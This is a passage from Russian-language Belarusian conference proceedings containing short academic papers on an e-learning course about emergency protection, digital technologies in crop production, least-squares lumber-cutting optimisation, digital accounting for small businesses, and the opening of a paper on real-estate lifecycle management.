


Рис. 1 - Процесс формирования интерактивного комплекса обучающего курса «Защита от чрезвычайных ситуаций»

Для создания интерактивного комплекса обучающего курса «Защита от чрезвычайных ситуаций» была использована платформа для электронного обучения iSpring. Возможности системы

электронного обучения iSpring позволяют: загружать и хранить учебные курсы, тесты, презентации; создавать и редактировать курс и траекторию обучения; добавлять пользователей, объединят их в группы; проводит обучение через мобильное приложение в офлайн-режиме; мотивировать слушателей к обучению с помощью элементов геймификации.




Рис. 2 - Пример обучающего курса «Защита от чрезвычайных ситуаций» по изучению и отработке действий одевания средств индивидуальной защиты

Таким образом, применение интерактивного комплекса по обучающему курсу «Защита от чрезвычайных ситуаций» в рамках реализации позволяет:

- применять цифровые пользовательские устройства слушателей на учебных занятиях, тем самым более эффективно вовлечению их в образовательный процесс,
- использовать персонализацию образовательного процесса и его геймификацию, с целью изучения сложного материала более интересным способом и отработки последовательности действий при той или иной ситуации (действий по сигналам оповещения гражданской обороны, пользования индивидуальными средствами защиты);
- повысить цифровую грамотность слушателей, что является важнейшим профессиональным навыком практически любого работника независимо от его возрастной категории;
- продемонстрировать на учебных занятиях материалы, которые не могут быть показаны в рамках традиционного образовательного процесса.

Кроме этого, следует отметить, что процесс и динамика совершенствования научно-методического обеспечения дисциплин

связаны, в первую очередь, с преодолением квалификационных барьеров, препятствующих участию преподавателей в цифровой трансформации образования, повышением их готовности к освоению и использованию на практике новых информационно-коммуникационных технологий и компьютерных программ.

Список использованных источников

1. Государственная программа Цифровое развитие Беларуси на 2021-2025 годы [Электронный ресурс]: постановление Совета Министров Респ. Беларусь, 02 февраля 2021 г., № 66 – Режим доступа: <https://www.mpt.gov.by/ru/gosudarstvennaya-programma-cifrovoe-azvitie-belarusi-na-2021-2025-gody>. – Дата доступа: 14.11.2023.

2. Концепция развития системы образования Республики Беларусь до 2030 года [Электронный ресурс]: постановление Совета Министров Респ. Беларусь, 30 ноября 2021 г., № 683 – Режим доступа: <https://adu.by/images/2021/12/koncep-razv-sist-obrazov.pdf>. – Дата доступа: 14.11.2023.

3. Об утверждении Положения о порядке обучения руководителей и работников республиканских органов государственного управления, иных государственных организаций, подчиненных Правительству Республики Беларусь, местных исполнительных и распорядительных органов, организаций независимо от форм собственности и населения в области защиты населения и территорий от чрезвычайных ситуаций природного и техногенного характера и гражданской обороны, а также граждан, которыми комплектуются специальные формирования органов и подразделений по чрезвычайным ситуациям и мобилизации [Электронный ресурс]: постановление Совета Министров Респ. Беларусь, 23 мая 2013 г., № 413 – Режим доступа: <https://mchs.gov.by/upload/iblock/864/8641c341ad9489493608919f70c8269b.pdf>. – Дата доступа: 14.11.2023.

Д.А. Богук
Белорусский государственный университет
Минск, Беларусь

ИСПОЛЬЗОВАНИЕ ЦИФРОВЫХ ТЕХНОЛОГИЙ ДЛЯ ПРИНЯТИЯ ОПТИМАЛЬНЫХ РЕШЕНИЙ ПО ПОВЫШЕНИЮ УРОЖАЙНОСТИ СЕЛЬСКОХОЗЯЙСТВЕННЫХ КУЛЬТУР

***Аннотация.** В данной работе рассмотрена роль цифровых технологий, обеспечивающих повышение продуктивности и качества при одновременном снижении затрат. Эффективную деятельность в растениеводстве обеспечивают достоверные сведения о всех погодных и земельных показателях на конкретной местности. Владение ими делает процесс производства экономичным и прибыльным.*

D.A. Boguk
Belarusian State University
Minsk, Belarus

USING DIGITAL TECHNOLOGIES TO MAKE OPTIMAL DECISIONS TO INCREASE CROP YIELDS

***Abstract.** This article examines the role of digital technologies that increase productivity and quality while reducing costs. Effective activity in crop production is provided with reliable information about all weather and land indicators in a particular area. Owning them allows you to make the process of crop production economical and profitable.*

В современном мире существует острая необходимость производства большего количества продукции с меньшими затратами.

Решению ее способствует новый технологический процесс – внедрение цифровых технологий.

Характеристиками развития мирового сельского хозяйства являются фокусировка и специализация в агропроизводстве, широкое использование цифровых технологий, включая навигационные для эффективного управления сельскохозяйственной техникой при снижении энергозатрат и себестоимости продукции.

Большинство современных сельскохозяйственных машин оборудовано электроникой. В нынешних тракторах и комбайнах используется множество электронных датчиков и бортовых компьютеров для контроля и управления. В последние годы навигационные системы стали неотъемлемыми для точного местоположения и времени сельскохозяйственной техники.

Разнообразные роботы находят применение не только в промышленности, но и в сельском хозяйстве.[1]

Новые электронные и информационные технологии открывают перспективы для внедрения умного сельского хозяйства. Это подразумевает стратегическое управление через цифровые технологии, сбор данных из различных источников для принятия решений по сельскохозяйственному производству, рынку, финансам и управлению персоналом.[1]

Умное сельское хозяйство представляет инновационный подход к ведению сельскохозяйственного производства, основанный на использовании новых технологий, таких как геоинформационные системы, спутниковая навигация и цифровизация производственных процессов. Эти технологии способствуют повышению производительности и качества продукции при снижении издержек.[1]

Для обеспечения конкурентоспособности сельхозпроизводители должны владеть эффективными адаптированными технологиями, заранее расчетливо оценивать затраты на возделывание сельскохозяйственных культур и разведение животных, программируя уровень урожайности и оптимизируя себестоимость продукции. Только в этом случае они смогут успешно конкурировать с другими производителями, как внутри страны, так и за её пределами.[1]

За традиционным повышением производительности, качества продукции, сокращения производственных потерь и энергоресурсов следуют новые возможности, перспективы: цифровой сбор данных о состоянии посевных площадей с возможностью детализации каждого участка в режиме реального времени, расчет времени внесения удобрений и средств защиты растений, организация полевых работ согласно метеоинформации, внедрение технологий искусственного интеллекта.

Для эффективной сельскохозяйственной деятельности необходимо обладать достоверными сведениями о ситуации на конкретной местности с точностью до гектаров. Даже самые незначительные расхождения в оценке метеоусловий и климатических показателей могут быть критичны при планировании и ведении полевых работ. Погодные условия, почва, ее характеристики, удобрения, ландшафт, семена, технологии подготовки почвы к посеву, посев, уход за посадками и уборка урожая, внесение удобрений, химикатов для борьбы с вредителями, сорняками и болезнями, а также другие факторы. Без владения этой информацией процесс производства культур не удастся сделать экономичным и прибыльным.

Увеличение производства сельскохозяйственных культур сопровождается ростом затрат материально-энергетических ресурсов, что требует более эффективного их использования. Однако, в новых экономических условиях необходимо достигать увеличения производства и качества продукции при меньшем потреблении ресурсов. Поэтому важным способом повышения эффективности сельскохозяйственного производства является экономия ресурсов и энергии. Это может быть достигнуто за счет сокращения использования удобрений, пестицидов, горюче-смазочных материалов и оптимизации технологических операций. Максимальная эффективность точного земледелия достигается через дифференцированное выполнение основных технологических операций, таких как обработка почвы, посев, внесение удобрений, уход за растениями и уборка урожая.

Цифровые технологии в сельском хозяйстве могут значительно улучшить процессы управления, мониторинга и принятия решений для повышения урожайности. Существует несколько способов, как цифровые технологии могут быть применены в этой области. Например, интеллектуальное земледелие, также известное как Precision Farming или Precision Agriculture, которое включает в себя использование различных технологий для оптимизации процессов сельского хозяйства. [2]

Используемые датчики и IoT для мониторинга почвы, влажности и температуры:

- датчики почвенной влажности – размещаются в почве и измеряют уровень влажности. Эти данные могут использоваться для точного определения момента полива и оптимизации использования воды;
- датчики температуры – позволяют измерять температуру почвы и помочь в определении оптимальных условий для посева и роста растений;
- датчики для мониторинга плодородия почвы – производят оценку плодородия почвы, что позволяет фермерам принимать решения о необходимости добавления удобрений.

Собранные данные о почвенных условиях, влажности, температуре, местоположении техники и других параметрах могут быть объединены в единое хранилище данных.

Аналитика и искусственный интеллект используется для обработки объемов данных, выявления паттернов и предоставления

фермерам рекомендаций по оптимизации производственных процессов.

На основе данных о почвенных характеристиках создаются карты переменных зон, что позволяет применять удобрения и полив с учетом индивидуальных потребностей каждой зоны.

Установка датчиков мониторинга состояния растений, способных отслеживать физиологические параметры растений, такие как уровень хлорофилла, позволяют проводить раннее обнаружение стрессовых состояний.

Данные о сельскохозяйственных машинах для оптимизации маршрутов и управления ресурсами могут собираться с помощью системы GPS. Интеграция GPS в сельскохозяйственные тракторы позволяет отслеживать местоположение машин на поле. Это может быть использовано для оптимизации маршрутов при внесении удобрений, обработке почвы и уборке урожая.

Сбор данных о расходе топлива и работе сельскохозяйственной техники помогает фермерам эффективно управлять ресурсами и снижать затраты.

Цифровые технологии позволяют аграриям определить оптимальный вариант ведения производства, ответят на вопрос, как получать с одного гектара больше урожая и тратить на это меньше ресурсов, снижат вариативность и повысят предсказуемость результатов.

Сельское хозяйство в настоящее время стало одной из отраслей, которая активно внедряет технологии обработки больших данных. Анализ данных позволяет выявлять тренды и проводить прогнозирование урожайности. Собранные исторические данные помогают оптимизировать сельскохозяйственные процессы, улучшая принятие решений.

Прогнозирование оптимальных условий для выращивания различных культур становится возможным благодаря анализу данных о климате, почве и других факторах. Искусственный интеллект и машинное обучение помогают создавать модели, которые учитывают множество переменных, чтобы предоставить фермерам рекомендации по улучшению урожайности.[2]

Только одно наличие вышеперечисленных информационных технологий не позволит решить задачу повышения урожайности в сельском хозяйстве и проблему снижения себестоимости и затрат на производство и выращивание сельскохозяйственной продукции. Поэтому, большое значение имеет грамотно использовать эти ресурсы

и управлять ими в конкретно сложившихся условиях и обстоятельствах.

Для управление ресурсами можно использовать следующие системы:

1. Автоматизированные системы полива.

Использование цифровых систем позволяет осуществлять точный и эффективный полив, учитывая потребности растений и условия почвы. Это снижает расход воды и обеспечивает оптимальные условия для роста растений.

2. Умные системы удобрения.

Автоматизированные процессы внесения удобрений подстраиваются под потребности конкретных участков, обеспечивая растениями необходимые питательные вещества и минимизируя избыточное использование удобрений.

3. Дроны для мониторинга.

Использование беспилотных летательных аппаратов для аэрофотосъемки и анализа состояния посевов позволяет выявлять проблемные зоны на поле, оптимизируя процессы обнаружения болезней, вредителей и дефицита влаги.

4. Цифровые платформы управления фермой.

Системы, объединяющие данные с различных источников, таких как сенсоры, тракторы и дроны, для централизованного мониторинга и управления фермой. Это позволяет фермерам получать обширную информацию и принимать более обоснованные решения.

5. Мобильные приложения для фермеров.

Разработка мобильных приложений, предоставляющих фермерам доступ к данным и инструментам управления в реальном времени. Эти приложения облегчают мониторинг, анализ и управление сельскохозяйственными операциями, повышая эффективность и принимая во внимание переменные условия на поле.

Таким образом современное сельское хозяйство невозможно представить без использования геоинформационных систем, оборудованных сенсорными устройствами глобального позиционирования, бортовыми компьютерами, управленческими механизмами, которые способны дифференцировать агротехнологии в зависимости от почвенного покрова. Внедрение новых цифровых технологий является новым этапом в развитии сельского хозяйства и позволит в ближайшем будущем существенно повысить урожайность сельскохозяйственных культур.[2]

Список использованных источников

1. Головенчик, Г. Г. Цифровая экономика: учеб.-метод. комплекс [Электронный ресурс] / Г. Г. Головенчик. – Минск: БГУ, 2020. – Режим доступа: <https://elib.bsu.by/handle/123456789/273472>. – Дата доступа: 10.11.2023.
2. iMetos 3.3 [Электронный ресурс]. – Режим доступа: <https://metos.at/ru/imetos33/>. – Дата доступа: 10.11.2023.

УДК 674.09

Д.В. Божко, О.К. Леонович
Белорусский государственный технологический университет
Минск, Беларусь

ПРОГРАММНО-ТЕХНОЛОГИЧЕСКИЙ ПОДХОД К РАСКРОЮ И НОРМИРОВАНИЮ ЛЕСОПРОДУКЦИИ С ИСПОЛЬЗОВАНИЕМ ЯП PYTHON ДЛЯ ДЕРЕВЯННЫХ СТРОИТЕЛЬНЫХ ПАНЕЛЕЙ И КОНСТРУКЦИЙ

Аннотация. Рассмотрена эффективность использования программно-технологического подхода по расчету поставок и нормирования расходов пиломатериала при помощи высокоуровневого языка программирования Python для деревянных строительных панелей и конструкций.

D.V. Bozhko, O.K. Leonovich
Belarusian State Technological University
Minsk, Belarus

SOFTWARE-TECHNOLOGICAL APPROACH TO CUTTING AND RATIONING OF FOREST PRODUCTS USING PYTHON FOR WOODEN BUILDING PANELS AND STRUCTURES

Abstract. The effectiveness of using a software-technological approach to calculating supplies and rationing the costs of lumber products using the high-level Python programming language for wooden building panels and structures is considered.

Рациональное использование природных ресурсов - важный фактор экономического успеха современных предприятий. В значительной степени это относится и к лесопильным предприятиям, наиболее характерным для лесопромышленного комплекса Беларуси.

Обострение конкуренции среди промышленных предприятий и необходимость снижения себестоимости производимой продукции требуют повышения эффективности производства, более рационального использования имеющихся в его распоряжении финансовых и материальных средств и ресурсов, повышения производительности труда за счет повышения качества и гибкости планирования производства, его реструктуризации и модернизации, освоения новых рынков сбыта и как следствие, создание более совершенной и конкурентоспособной продукции.

В значительной степени данные проблемы проявляются в лесопильной и деревообрабатывающей промышленности, в частности, при производстве пиломатериалов для деревянных строительных панелей и конструкций.

Программно-технологический подход к данным задач позволяет получить экономический эффект в форме уменьшения времени на составления поставок на 15-20%, повысить оперативность и качество планирования и управления производственными процессами.

В связи с тем, что на производство поступают бревна различных диаметров, а получаемая продукция делится по сортам и размерам, задача расчетов поставок включает определение размеров и количества досок в соответствии со схемой раскроя бревна. При выработке перечня заказов на пиломатериалы неизбежны значительные потери и отходы древесины. Теоретически полезный выход обрезных досок для диаметров бревен от 10 до 40 см составляет от 45 до 64%.

Алгоритм реализации программно-технологического подхода. Можно выделить следующие основные этапы решения задачи: • постановка (формулировка) задачи; • построение модели, выбор метода решения задачи; • разработка алгоритма; • проверка правильности алгоритма; • реализация алгоритма; • анализ алгоритма и его сложности; • отладка программы, обнаружение, локализация и устранение возможных ошибок; • получение результата; • составление документации.

Алгоритм МНК имеет модель $y = f(\beta_1, \dots, \beta_n; x)$, имеющая n параметров, которые настраиваются так, чтобы минимизировать:

$$\sum_{i=1}^N (y' - y_i)^2 = \sum_{i=1}^N r_i^2 \quad (1)$$

где y'_i - i -наблюдение.

В линейном МНК у нас есть t уравнений, каждое из которых мы можем представить как линейное уравнение:

$$x_i \beta_1 + x_i \beta_2 + \dots + x_i \beta_n = y_i \quad (2)$$

В качестве исследуемых функций были использованы линейные уравнения вида $y=ax+b$. Система исследуемых таблиц:

$$\begin{cases} ax_0 + b = y_0 \\ \dots \\ ax_i + b = y_i \end{cases} \quad (3)$$

Эту систему уравнения можно записать в следующем виде:

$$a \begin{bmatrix} x_0 \\ \dots \\ x_i \end{bmatrix} + b \begin{bmatrix} 1 \\ \dots \\ 1 \end{bmatrix} = \begin{bmatrix} y_0 \\ \dots \\ y_i \end{bmatrix} \quad (4)$$

Дальше найти решение, которое меньше всего отклонится от заданных равенств. Давайте назовём вектор (x_0, \dots, x_i) вектором i , $(1, 1, 1)$ вектором j , а (y_0, \dots, y_i) вектором b :

$$a\vec{i} + \beta\vec{j} = \vec{b} \quad (5)$$

В нашем случае векторы i, j, b трёхмерны, следовательно, решения этой системы не существует. Любой вектор лежит в плоскости, натянутой на векторы (i, j) . Если b не принадлежит этой плоскости, то решения не существует (равенства в уравнении не достичь). Давайте обозначим через $\vec{e}(a, \beta)$ насколько именно мы не достигли равенства:

$$\vec{e}(a, b) = a\vec{i} + \beta\vec{j} - b \quad (6)$$

И будем минимизировать эту ошибку:

$$\min_{a, \beta} \|\vec{e}(a, \beta)\|^2 \quad (7)$$

Очевидно, что ошибка минимизируется, когда вектор e ортогонален плоскости, натянутой на векторы i и j (рис. 1).




Рис. 1 – Иллюстрация метода МНК

Иными словами: мы ищем такую прямую, что сумма квадратов длин расстояний от всех точек до этой прямой минимальна.

Имея данный вектор b и плоскость, натянутую на столбцы-векторы матрицы A (в данном случае $((x_0, \dots, x_i)$ и $(1, 1, 1)$), мы ищем вектор e с минимум квадрата длины. Очевидно, что минимум достигим только для вектора e , ортогонального плоскости, натянутой на столбцы-векторы матрицы A :

$$\begin{bmatrix} x_0 & \dots & x_i \\ 1 & \dots & 1 \end{bmatrix} \left(a \begin{bmatrix} x_0 \\ \dots \\ x_i \end{bmatrix} + \beta \begin{bmatrix} 1 \\ 1 \\ 1 \end{bmatrix} - \begin{bmatrix} y_0 \\ \dots \\ y_i \end{bmatrix} \right) = 0 \quad (8)$$

Иначе говоря, мы ищем такой вектор $x=(a, \beta)$, что:

$$A^T A \vec{x} = A^T \vec{b} \quad (9)$$

Зная, что этот вектор $x=(a, \beta)$ является минимумом квадратичной функции (8) можно получить:

$$\|\vec{e}(a, \beta)\|^2 = \vec{x}^T (A^T A \vec{x} - A^T \vec{b}) \quad (10)$$

Для линейного МНК решение единственно. Существуют мощные методы, такие как QR декомпозиция, SVD декомпозиция, способные найти решение для линейного МНК за 1 приближённое решение матричного уравнения $A_x = b$.

Результаты аппроксимация были получены на основе 540 значений, рассчитанных таблично-аналитическим методом (таблица 1), так же полная таблица значений будет представлена в приложении А. В качестве иллюстрации представлен график одной из полученных функций.

Таблица 1 - Результаты аппроксимации

| № | Диаметр бревна, мм | Толщина досок, мм | | | | | | | Коэффициент детерминации |
|-----|--------------------|-------------------|-----|-----|-----|-----|-----|-----|--------------------------|
| | | 40 | 32 | 25 | 22 | 19 | 16 | 13 | |
| 1 | 14 | - | - | 32 | 40 | 46 | 53 | 60 | 0,912 |
| 2 | 16 | - | 32 | 47 | 53 | 60 | 66 | 73 | 0.916 |
| 3 | 18 | 32 | 42 | 56 | 64 | 68 | 74 | 82 | 0.992 |
| 4 | 20 | 42 | 54 | 70 | 74 | 80 | 86 | 94 | 0.921 |
| 5 | 22 | 52 | 66 | 80 | 86 | 92 | 98 | 106 | 0.935 |
| ... | ... | ... | ... | ... | ... | ... | ... | ... | ... |
| 19 | 50 | 206 | 224 | 240 | 246 | 252 | 260 | - | 0.987 |

Сравнительная оценка программно-технологического подхода приведены в таблице 2. Результаты, полученные экспериментальным путем, создание поставов на основе учебного эксперимента, сравнительная таблица представлена на рис. 2.

Таблица 2 – Сравнительная таблица учебного поставов и составленный с помощью программно-технологического модуля

| № постав | Ошибка заполнения, % | | Объемный выход, % | | Сравнительная оценка, % |
|----------|----------------------|-------------|-------------------|-------------|-------------------------|
| | Учебный | Программный | Учебный | Программный | |
| 1 | 2 | 3 | 4 | 5 | 6 |
| 1 | 4,2 | 4,4 | 69,2 | 69,2 | 100 |
| 2 | 6.3 | 7.9 | 64,2 | 65,7 | 97,7 |
| 3 | 7.9 | 7.1 | 61,9 | 61.9 | 100 |
| 4 | 8.1 | 8.2 | 65,2 | 65,2 | 100 |
| 5 | 6.7 | 6.2 | 59,9 | 60,1 | 96,66 |
| ... | ... | ... | ... | ... | ... |
| 20 | 6.6 | 6.9 | 62,6 | 62,3 | 98,2 |



Рис. 2 – Диаграмма результатов оценки составления поставов

Таким образом программно-технологический подход, для расчета оптимального раскроя круглых лесоматериалов, позволяющий производить расчет поставов и варьировать результатами расчета, в результате чего на выходе получается оптимальный план раскроя бревен, нормирования сырья пиломатериалов и баланса древесины. Данный подход позволит увеличить выход пиломатериалов и сократить время на составления раскроя и нормирование расходов лесопроизводства для деревянных строительных панелей и конструкций.

Список использованных источников

1. Канторович Л. В., Залгаллер В. А. Рациональный раскрой промышленных материалов. Новосибирск: Наука. 1972. 300 с.
2. Фаулер, М. Архитектура корпоративных программных приложений.: Пер. с англ. М.: Издательский дом "Вильямс", 2006 г, 544 с.
3. Фримен, Э., Фримен, Э., Сьерра, К., Бейтс, Б. Паттерны проектирования. СПб.: Питер, 2012.г, 656 с.
4. Kostenko V. A. Scheduling algorithms for real-time computing systems admitting simulation models // Programming and Computer Software. 2013. Т. 39. Вып. 5. С. 255-267.
5. Kostenko V. A., Vinokurov A. V. Locally optimal algorithms for designing schedules based on Hopfield networks // Programming and Computer Software. 2003. Т. 29. Вып. 4. С. 199-209.

ЦИФРОВАЯ ТРАНСФОРМАЦИЯ БУХГАЛТЕРСКОГО УЧЕТА КАК ОСНОВА РАЗВИТИЯ МАЛОГО И СРЕДНЕГО БИЗНЕСА

Аннотация. В статье рассматривается актуальность цифровой трансформации бухгалтерского учета для субъектов малого и среднего предпринимательства, которая обусловлена повышенным вниманием к эффективности формирования и использования учетной информации для рационального функционирования экономики.

V.A. Bandarenka

Belarusian State Economic University
Minsk, Belarus

DIGITAL TRANSFORMATION OF ACCOUNTING AS A BASIS FOR THE DEVELOPMENT OF SMALL AND MEDIUM-SIZED BUSINESSES

Abstract. The article considers the relevance of digital transformation of accounting for small and medium-sized businesses, which is due to increased attention to the efficiency of formation and use of accounting information for the rational functioning of the economy.

В нынешнем положении информация – это значимый ресурс, который гарантирует плодотворное развитие всех юридических и физических лиц на территории нашей страны. Бухгалтерский учет позволяет формировать качественную экономическую информацию, которая выступает основой для управления экономическими субъектами и определяет их конкурентоспособность, результативность деятельности, платежеспособность, инвестиционную и кредитную привлекательность. Однако, в Республике Беларусь не все субъекты малого и среднего предпринимательства ведут бухгалтерский учет, так как некоторые из них ведут учет в Книге учета доходов и расходов организаций, применяющих упрощенную систему налогообложения (далее – книга), которая имеет ряд значимых недостатков и требует существенного пересмотра в современных экономических условиях. Таким образом, актуальность цифровой трансформации бухгалтерского учета для субъектов малого и среднего предпринимательства, обусловлена особым вниманием к оперативности формирования, а также применения учетно-

аналитической информации для последовательного функционирования экономики страны и принятия эффективных управленческих решений в рыночных условиях.

Спецификой развития нынешнего общества является сложная форма конкурентной среды, характеризующаяся быстрым изменением условий экономической деятельности, с предъявлением повышенных требований к способам планирования предпринимательской деятельности, цифровой трансформации бухгалтерского учета, на основании которого проводится экономический анализ и принимаются управленческие решения. Следовательно, бухгалтерский учет – это упорядоченная система сбора, регистрации и обобщения информации в денежном выражении об имуществе, обязательствах организации и их движении путем сплошного, непрерывного и документального учета всех хозяйственных операций, используя метод двойной записи [1, с. 9]. В Республике Беларусь некоторые субъекты малого и среднего бизнеса ведут учет в книгах по простой системе без составления бухгалтерских записей, что приводит к информационному вакууму. В свою очередь, простая бухгалтерия – это «ведение бухгалтерского учета путем регистрации операций одной записью» [3, с. 84].

У субъектов малого и среднего предпринимательства в процессе хозяйственной деятельности формируется экономическая информация, которая характеризует основные показатели деятельности субъекта хозяйствования, например, состав и величину активов, собственного капитала, обязательств, доходов и расходов. Основная задача бухгалтерского учета – это организовать информационные потоки и представить данные в виде отчетов для заинтересованных лиц (управленческий персонал, инвесторы, кредиторы, поставщики и подрядчики, покупатели и заказчики, правительственным, налоговым и финансовым органам).

Бухгалтерский учет позволяет формировать информацию, которая характеризуется набором специфических свойств, обусловленных местом и ролью учета в системе управления предприятием, статусом бухгалтерской (финансовой) отчетности в процедурах оценки бизнеса, принятия решений и прогнозирования стратегического развития [2, с. 20]. Таким образом, к основным свойствам бухгалтерской информации относят:

- «устойчивость и однозначность алгоритмов формирования учетных данных и показателей официальной отчетности, что обусловлено нормами действующего законодательства;
- прямооточность (исключение какой бы то ни было существенной вариативности процедур обработки учетных данных после

регистрации фактов хозяйственной жизни и признания объектов учета исходя из сути понимания целей и задач бизнеса, трактовки экономических интересов контрагентов, юридического и экономического содержания хозяйственных операций);

- возможность глубокой и практически неограниченной детализации учетных и отчетных данных в разрезе признаков и факторов, которые зафиксированы на уровне реквизитов первичных документов;

- непрерывность информационного потока формирования учетных данных и его дискретность на моменты составления бухгалтерской отчетности;

- зависимость от внешних факторов (информационный поток, формируемый внутри учетной системы предприятия, подвергается существенному влиянию внешних информационных воздействий);

- стоимостная (денежная) оценка как результат синтеза натуральных, трудовых и иных измерителей бизнес-процессов (сплошное вертикальное агрегирование учетных данных возможно лишь на основе использования единого денежного измерителя);

- общий «восходящий» информационный поток (от первичных документов до отчетности) группируется (на основе бухгалтерских счетов), синтезируется и агрегируется на уровне отчетности по дедуктивному принципу (от частного к общему)» [2, с. 22].

Подытоживая сказанное, следует отметить, что развитие и эффективность любой системы управления, в том числе субъектов малого и среднего бизнеса, зависит от качества, оперативности и достоверности предоставляемой информации. Следовательно, цифровая трансформация бухгалтерского учета под потребности малого и среднего бизнеса, позволит усилить информационную функцию учета, сформировать массивы информации для принятия решений по управлению бизнесом, снизить основные риски их деятельности (финансовые, налоговые, кредитные, инвестиционные и др.), а также, предоставить возможность более достоверно оценить их финансовое состояние и платежеспособность и, как следствие, инвестиционную и кредитную привлекательность.

Список использованных источников

1. Левкович О.А. Бухгалтерский учет: учеб. пособие. / О.А. Левкович, И.Н. Бурцева. – Мн.: Амалфея, 2006. – 800 с.

2. Панков, Д.А. Бухгалтерский анализ эффективности модернизации предприятия / Д.А. Панков, И.В. Матюш. – Минск : БГАТУ, 2017. – 112 с.

3. Экономический словарь / под ред. А.Н. Азрилияна. – 2-е изд. – М.: Институт новой экономики, 2009. – 1152 с.

УДК 338.24.01

А.Г. Бунас, Е. В. Россоха

Белорусский государственный технологический университет
Минск, Беларусь

ЦИФРОВЫЕ ИННОВАЦИИ В УПРАВЛЕНИИ ЖИЗНЕННЫМ ЦИКЛОМ НЕДВИЖИМОСТИ: ПРИМЕНЕНИЕ, ПРЕИМУЩЕСТВА И ПЕРСПЕКТИВЫ

Аннотация. В статье рассматриваются разнообразные применения цифровых технологий на различных этапах жизненного цикла недвижимости. Благодаря всестороннему обзору текущих практик и новых тенденций, это исследование показывает, как технологии меняют классические подходы в управлении недвижимостью. Анализируя преимущества, проблемы и преобразующий потенциал этих технологий, данная статья призвана обеспечить понимание их влияния на повышение эффективности, процессов принятия решений пользователей в сфере недвижимости, проливает свет на будущую траекторию использования информационных и коммуникационных технологий в управлении недвижимостью, представляя динамичную и технологическую экосистему, которая оптимизирует весь жизненный цикл объектов недвижимости.

A.G. Bunas, Y. V. Rassokha

Belarusian State Technological University
Minsk, Belarus

DIGITAL INNOVATIONS IN REAL ESTATE LIFECYCLE MANAGEMENT: APPLICATIONS, BENEFITS AND PROSPECTS

